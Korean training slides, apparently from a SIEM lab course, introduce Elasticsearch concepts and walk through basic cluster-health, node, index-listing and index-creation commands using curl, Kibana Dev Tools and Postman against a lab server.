참고문헌 : <https://www.mcplusa.com/the-3-reasons-why-you-should-be-using-elk/>

• 기존에 대세였던 Splunk의 가격

GET ACTIONABLE INTELLIGENCE

Splunk® Enterprise

STARTS AT

\$225

Per Ingested GB, Per Month, Billed Annually*

Free Trial

- ✓ Unlimited Users
- ✓ Ability to scale up to unlimited amounts of data per day
- ✓ Collect and index any machine data
- ✓ Real-time search, analysis and visualization
- ✓ Monitor and alert
- ✓ Unlimited searches
- ✓ Mission-critical performance, scale and reliability
- ✓ Standard support included. Premium support available

» Contact Sales
 » Splunk Enterprise Pricing
 FAQs

[More About Splunk Enterprise »](#)

2 엘라스틱서치 데이터베이스 관리

• 엘라스틱서치!

- 확장성이 뛰어난 오픈 소스 전체 텍스트 검색 및 분석 엔진
- 대량의 데이터를 신속하고 거의 실시간으로 저장, 검색 및 분석
- 일반적으로 복잡한 검색 기능과 요구 사항이 있는 응용 프로그램을 구동하는 기본 엔진 / 기술



elasticsearch.

2 엘라스틱서치 데이터베이스 관리

• 엘라스틱서치!

— 사용 사례

- » 고객이 판매하는 제품을 검색 할 수 있는 온라인 웹 스토어를 운영
 - ✓ 이 경우 Elasticsearch를 사용하여 전체 제품 카탈로그 및 인벤토리를 저장하고 검색 및 자동 완성을 제공
- » 로그 또는 트랜잭션 데이터를 수집, 분석 및 조사하여 추세, 통계, 요약 또는 예외를 탐지
 - ✓ 이 경우 Logstash (Elasticsearch / Logstash / Kibana 스택의 일부)를 사용하여 데이터를 수집, 집계 및 구문 분석 한 다음 Logstash에 이 데이터를 Elasticsearch에 제공
 - ✓ 데이터가 Elasticsearch에 저장되면 검색 및 집계를 실행하여 관심 있는 정보를 검색
- » 가격에 정통한 고객이 "특정 전자 장치를 구입하는데 관심이 있으며 다음 달의 모든 공급업체 가격이 \$ X 이하로 떨어지면 알림을 받고 싶습니다"와 같은 규칙을 지정할 수 있는 가격 알림 플랫폼을 운영
 - ✓ 이 경우 공급업체 가격을 긁어내어 Elasticsearch로 밀어 넣은 뒤
 - ✓ 역방향 검색 (Percolator) 기능을 사용하여 가격 변동을 고객 쿼리와 비교하고 일치 항목이 발견
 - ✓ 마지막으로 고객에게 알리미를 전송
- » 분석 / 비즈니스 인텔리전스 요구 사항이 있으며 많은 데이터에 대해 신속하게 조사, 분석, 시각화 및 임시 질문을 하고 싶습니다 (수억 또는 수십억 건의 레코드를 생각하십시오).
 - ✓ Elasticsearch를 활용해 데이터를 저장 한 다음 Kibana (Elasticsearch / Logstash / Kibana 스택의 일부)를 사용하여 중요한 데이터를 시각화 할 수 있는 사용자 정의 대시 보드를 작성
 - ✓ 또한 Elasticsearch 집계 기능을 사용하여 데이터에 대해 복잡한 비즈니스 인텔리전스 쿼리를 수행

엘라스틱서치 데이터베이스 관리

• Elasticsearch의 핵심 개념

Near Realtime (NRT)	<ul style="list-style-type: none"> - Elasticsearch는 거의 실시간 검색 플랫폼 - 문서를 색인할 때부터 검색 가능할 때까지 약간의 대기 시간 (일반적으로 1 초)이 매우 짧음
클러스터 (Cluster)	<ul style="list-style-type: none"> - 전체 데이터를 함께 보유하고 모든 노드에서 연합 인덱싱 및 검색 기능을 제공하는 하나 이상의 노드 (서버) 모음 - 클러스터는 기본적으로 "elasticsearch"라는 고유 한 이름으로 식별 - 이 이름은 노드가 이름으로 클러스터에 참여하도록 설정된 경우 노드가 클러스터의 일부일 수 있기 때문에 중요
노드 (Node)	<ul style="list-style-type: none"> - 노드는 클러스터의 일부이며 데이터를 저장하고 클러스터의 인덱싱 및 검색 기능에 참여하는 단일 서버 - 단일 클러스터에서 원하는 만큼의 노드를 소유 가능 - 또한 현재 네트워크에서 실행중인 다른 Elasticsearch 노드가 없는 경우 단일 노드를 시작하면 기본적으로 elasticsearch라는 새로운 단일 노드 클러스터가 형성
색인 (Index)	<ul style="list-style-type: none"> - 색인은 다소 유사한 특성을 갖는 문서의 콜렉션 - 예를 들어, 고객 데이터에 대한 색인, 제품 카탈로그에 대한 또 다른 색인 및 주문 데이터에 대한 또 다른 색인을 가질 수 있음 - 색인은 이름(모두 소문자 여야 함)로 식별되며 이 이름은 색인 된 문서를 색인 작성, 검색, 갱신 및 삭제할 때 색인을 참조하는 데 사용
Type	<ul style="list-style-type: none"> - 사용자가 하나의 유형, 블로그 게시물을 다른 유형과 같이 여러 Type의 문서를 동일한 색인에 저장할 수 있도록 색인의 논리적 범주 / 패티션으로 사용되는 유형 - 더 이상 인덱스에 여러 유형을 작성할 수 없으며 이후 버전에서는 Type의 전체 개념이 제거됩니다.
Documents	<ul style="list-style-type: none"> - 문서는 색인을 생성 할 수있는 기본 정보 단위 - 예를 들어, 단일 고객에 대한 문서, 단일 제품에 대한 다른 문서 및 단일 주문에 대한 문서를 보유 - JSON (JavaScript Object Notation)으로 표현
RESTful API	<ul style="list-style-type: none"> - URI를 사용한 동작이 가능 - HTTP 프로토콜로 JSON 문서의 입출력과 다양한 제어 - JSON 문서의 입출력과 다양한 제어

엘라스틱서치 데이터베이스 관리

- 엘라스틱서치 데이터베이스 관리

- 실습 목표

- » 엘라스틱서치 DB의 기본적인 사용법을 배운다.

- 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)


- 실습 문제 구성

- » 엘라스틱서치의 기능을 사용해 DB를 생성하고 다양한 문제를 해결하시오.

2

<실습> 엘라스틱서치 데이터베이스 관리

- 엘라스틱서치 데이터베이스 관리 접근하기
 - 172.16.20.10:9200으로 접속하여 서버 오픈 확인



```
{  
    "name" : "9fjdPgF",  
    "cluster_name" : "siem",  
    "cluster_uuid" : "tgdFFOPM0qy6CoZYX0_-ug",  
    "version" : {  
        "number" : "6.3.2",  
        "build_flavor" : "oss",  
        "build_type" : "tar",  
        "build_hash" : "053779d",  
        "build_date" : "2018-07-20T05:20:23.451332Z",  
        "build_snapshot" : false,  
        "lucene_version" : "7.3.1",  
        "minimum_wire_compatibility_version" : "5.6.0",  
        "minimum_index_compatibility_version" : "5.0.0"  
    },  
    "tagline" : "You Know, for Search"  
}
```

<실습> 엘라스틱서치 데이터베이스 관리

• 클러스터 탐색

— REST API


- » 노드와 통신하는 방법을
- » Elasticsearch는 클러스터와 상호 작용하는 데 사용할 수 있는 매우 포괄적이고 강력한 REST API를 제공
- » API로 수행 할 수 있는 몇 가지 작업
 - ✓ 클러스터, 노드 및 색인 상태, 상태 및 통계 확인
 - ✓ 클러스터, 노드 및 색인 데이터 및 메타 데이터 관리
 - ✓ CRUD (Create, Read, Update, Delete) 및 인덱스에 대한 검색 작업 수행
 - ✓ 페이징, 정렬, 필터링, 스크립팅, 집계 및 기타 여러 고급 검색 작업 실행
- » 웹의 창시자 (HTTP) 중의 한 사람인 Roy Fielding 의 2000 년 논문에 의해서 소개
"웹의 장점을 최대한 활용할 수 있는 네트워크 기반의 아키텍처"
- » 구성요소 3 가지: 리소스, 메서드, 메시지



<실습> 엘라스틱서치 데이터베이스 관리

- 클러스터 상태(Health)
 - 클러스터가 어떻게 진행되고 있는지 기본적인 확인
 - 우리는 curl을 사용하여 이를 수행
 - HTTP/REST 호출을 수행 할 수 있는 모든 도구를 사용 가능
 - 클러스터 상태를 확인하기 위해 _cat API를 사용

```
GET /_cat/health?v
```




The screenshot shows a terminal window with the URL `172.16.20.10:9200/_cat/health?v` entered in the address bar. The response is a table of cluster health metrics:

epoch	timestamp	cluster	status	node.total	node.data	shards	pri	relo	init	unassign	pending_tasks	max_task_wait_time	active_shards_percent
1537181742	10:55:42	siem	yellow	1	1	69	69	0	0	6	0	-	92.0%

<실습> 엘라스틱서치 데이터베이스 관리

- 클러스터 상태(Health)



epoch	timestamp	cluster	status	node.total	node.data	shards	pri	relo	init	unassign	pending_tasks	max_task_wait_time	active_shards_percent
1537181742	10:55:42	siem	yellow	1	1	69	69	0	0	6	0	-	92.0%


- **녹색** - 모든 것이 좋음(클러스터가 완전히 작동 함).
- **노란색** - 모든 데이터를 사용할 수 있지만 일부 복제본은 아직 할당되지 않음(클러스터는 완전히 작동 함).
- **빨간색** - 어떤 이유로든 일부 데이터를 사용할 수 없음(클러스터가 부분적으로 작동 함).

2

<실습> 엘라스틱서치 데이터베이스 관리

- 클러스터의 노드 목록을 확인

```
GET /_cat/nodes?v
```



ip	heap.percent	ram.percent	cpu	load_1m	load_5m	load_15m	node.role	master	name
127.0.0.1	70	77	28	1.31	1.68	1.78	mdi	*	9fjdPgF

노드 이름

2

<실습> 엘라스틱서치 데이터베이스 관리

- 모든 지표 목록

- 갖고 있는 모든 인덱스 항목

GET /_cat/indices?v

health	status	index	uuid	pri	rep	docs.count	docs.deleted	store.size	pri.store.size
green	open	logstash-sys log-2018.09.16	RANx0K7RQuSPZGaM0oZJfQ	1	0	59875	0	23.8mb	23.8mb
green	open	logstash-bro-2018.09.15	Xa10kC0oRZ6AkFCD6QaKqw	1	0	2154	0	3mb	3mb
green	open	logstash-sys log-2018.09.11	kVexzAyeT566e6nmh60Z_w	1	0	44954	0	18.9mb	18.9mb
green	open	logstash-sys log-2018.09.13	ctb0Nnd0TqKGSDvts2Wz0Q	1	0	64819	0	25.8mb	25.8mb
green	open	logstash-ids-2018.09.05	AU-i7aknRe26wG7Cvi j-bQ	1	0	16254	0	5.1mb	5.1mb
green	open	logstash-bro-2018.09.05	dMys-EZrT5qgASXMcF9KtA	1	0	593245	0	878.5mb	878.5mb
green	open	logstash-bro-2018.09.16	tSS_o3L2RJqqj0r4-md8PA	1	0	2147	0	3mb	3mb
green	open	logstash-ids-2018.09.17	fVPNATFhS7KuRYxxWaQ03Q	1	0	4350	0	1.4mb	1.4mb
green	open	logstash-bro-2018.09.12	4m4QBCY5TTy9w1wf7Pq0rQ	1	0	147813	0	232.4mb	232.4mb
yellow	open	filebeat-6.2.4-2018.09.11	ejefc2FSRnmdMPnT1kWI8A	3	1	47668	0	5.5mb	5.5mb
yellow	open	filebeat-6.2.4-2018.09.10	znnB1Y6BSkyKxpG0D07-fg	3	1	4122	0	598.1kb	598.1kb
green	open	elastalert_status	JtMFZ5PUTcCkYsuKsDYm1A	5	0	9238	0	1.7mb	1.7mb
green	open	elastalert_status_silence	p5gD5YJkQpyv-1NK12SXRg	5	0	9238	0	938.8kb	938.8kb
green	open	logstash-sys log-2018.09.14	U4eugjqsQk6PBngm_Q-5j w	1	0	65818	0	26.8mb	26.8mb
green	open	logstash-ids-2018.09.13	YsLKI6ULQ1qQfLmLTxbrUw	1	0	5112	0	1.8mb	1.8mb
green	open	elastalert_status_past	-WKAsKyTRNmXBXA53d821Q	5	0	0	0	1.2kb	1.2kb

엘라스틱서치 데이터베이스 관리

- 엘라스틱 데이터베이스의 인덱싱 방식

문서	문서 내용
Doc 1	blue sky green land red sun
Doc 2	blue ocean green land
Doc 3	red flower blue sky

검색어	검색어가 가리키는 문서
blue	Doc1, Doc2, Doc3
sky	Doc1, Doc3
green	Doc1, Doc2
land	Doc1, Doc2
red	Doc1, Doc3
ocean	Doc2
flower	Doc3
sun	Doc1

일반적인 관계형 DB
테이블에서 텍스트 저장



색인 공간에 저장된
역파일 색인 데이터 구조

엘라스틱서치 데이터베이스 관리

- HTTP 메서드와 CRUD, SQL을 비교

HTTP 메서드	CRUD	SQL
GET	Read	Select
PUT	Update	Update
POST	Create	Insert
DELETE	Delete	Delete



2 엘라스틱서치 데이터베이스 관리


• 엘라스틱서치 데이터 처리

– 엘라스틱서치의 데이터 구조

- » 인덱스(Index), 타입(Type), 도큐먼트(Document)의 단위를 가짐
- » 도큐먼트는 엘라스틱서치의 데이터가 저장되는 최소 단위
- » 여러 개의 도큐먼트는 하나의 타입
- » 다시 여러 개의 타입은 하나의 인덱스로 구성

참고문헌 : 시작하세요! 엘라스틱서치 - 김종민 지음, 위키북스

관계형 DB	엘라스틱서치
데이터베이스(Database)	인덱스(Index)
테이블(Table)	타입(Type)
열(Row)	도큐먼트(Document)
행(Column)	필드(Field)
スキ마	매핑(Mapping)



엘라스틱서치 데이터베이스 관리

- 엘라스틱서치의 질의 방법
 - 커맨드라인의 curl 명령어 사용
 - postman 응용프로그램 사용
 - Kibana에서 devtool 사용

curl 도움말

```
C:\Windows\system32\cmd.exe
C:\Users\Administrator>curl --help
Usage: curl [Options...] <url>
Options: (H) means HTTP/HTTPS only, (F) means FTP only
  --anyauth      Pick `any` authentication method (H)
  -a, --append    Append to target file when uploading (F/SFTP)
  --basic        Use HTTP Basic Authentication (H)
  --cacert FILE  CA certificate to verify peer against (SSL)
  --capath DIR   CA directory to verify peer against (SSL)
  -E, --cert CERT[:PASSWD] Client certificate file and password (SSL)
  --cert-status  Verify the status of the server certificate (SSL)
  --cert-type TYPE Certificate file type (DER/PEM/ENG) (SSL)
  --ciphers LIST  SSL ciphers to use (SSL)
  --compressed   Request compressed response (using deflate or gzip)
  -K, --config FILE Read config from FILE
  --connect-timeout SECONDS Maximum time allowed for connection
  --connect-to HOST1:PORT1:HOST2:PORT2 Connect to host (network level)
  -C, --continue-at OFFSET Resumed transfer OFFSET
```

Kibana의 devtool

The Console UI is split into two panes: an editor pane (left) and a response pane (right). Use the editor to type requests and submit in the response pane on the right side.

Console understands requests in a compact format, similar to cURL:

```
1 # index a doc
2 PUT index/type/1
3 {
4   "body": "here"
5 }
6
7 # and get it ...
8 GET index/type/1
```

While typing a request, Console will make suggestions which you can then accept by hitting Enter/Tab. These suggestions are made for indices and types.

Postman 프로그램

Postman

localhost:9200/books

GET localhost:9200/books/book/1

Authorization

Type: No Auth

<실습> 엘라스틱서치 데이터베이스 관리

- 엘라스틱서치의 질의 방법

- Kibana의 devtool 사용

- » SIEM에서 localhost로 접근
 - » 아이디//패스워드 : siem // qhdksjfwj0!

Console - Kibana - Chromium

Console - Kibana x

← → C A Not secure | https://localhost/app/kibana#/dev_tools/console?_g=(refreshInterval:(display:Off,pause:If,value:0),time:(from:now-1h,until:now))

The Console UI is split into two panes: an editor pane (left) and a response pane (right). Use the editor to type requests and submit in the response pane on the right side.

Console understands requests in a compact format, similar to cURL:

```

1 # index a doc
2 PUT index/type/1
3 {
4   "body": "here"
5 }
6
7 # and get it ...
8 GET index/type/1

```

While typing a request, Console will make suggestions which you can then accept by hitting Enter/Tab. These suggestions are made for indices and types.

엘라스틱서치 데이터베이스 관리

- 데이터 입력/조회/삭제/업데이트 요약

데이터 처리	메서드	구문
입력	PUT	http://localhost:9200/index1/type1/1 -d '{"num":1, "name":"Ilson Choi"}'
조회	GET	http://localhost:9200/index1/type1/1
삭제	DELETE	http://localhost:9200/index1/type1/1
업데이트	POST	http://localhost:9200/index1/type1/1/_update -d '{doc: {"age":99} }'

※ 6.x에서는 POST와 PUT을 혼용

<실습> 엘라스틱서치 데이터베이스 관리

- 인덱스 만들기
 - Customer라는 인덱스를 만들어보자.

```
PUT /customer?pretty  
GET /_cat/indices?v
```


<curl 명령어>

```
curl -X PUT "localhost:9200/customer?pretty"  
curl -X GET "localhost:9200/_cat/indices?v"
```

- » 첫 번째 명령은 PUT 동사를 사용하여 "customer"라는 색인을 작성
- » JSON 응답 (있을 경우)을 예쁜 것으로 인쇄하도록 호출의 끝 부분에 간단히 추가

<실습> 엘라스틱서치 데이터베이스 관리

- 인덱스 만들기
 - Customer라는 인덱스를 만들어보자.



The screenshot shows the K-Shield Jr. Dev Tools interface with two main sections: 'PUT customer?pretty' and 'GET customer?pretty'.

PUT customer?pretty:

```

1 PUT customer?pretty
2 {
3   "acknowledged": true,
4   "shards_acknowledged": true,
5   "index": "customer"
6 }
```

GET customer?pretty:

```

1 GET customer?pretty
2 {
3   "customer": {
4     "aliases": {},
5     "mappings": {},
6     "settings": {
7       "index": {
8         "creation_date": "1537185780149",
9         "number_of_shards": "5",
10        "number_of_replicas": "1",
11        "uuid": "fJmGqgrsQkyy50km4nY0Uw",
12        "version": {
13          "created": "6030299"
14        }
15      },
16      "provided_name": "customer"
17    }
18 }
```

<실습> 엘라스틱서치 데이터베이스 관리

- 인덱스 만들기

health	status	index	uid	pri	rep	docs.count	docs.deleted	store.size	pri.store.size
yellow	open	.kibana	J4MMW9DRRm6phUQH6IdDpw	1	1	1	0	3.1kb	3.1kb
yellow	open	customer	/dzyNhbpRIeNsWUE199sMQ	5	1	0	0	650b	650b

인덱스는 두 개

기본 조각 5개
복제본 1개
문서 0개

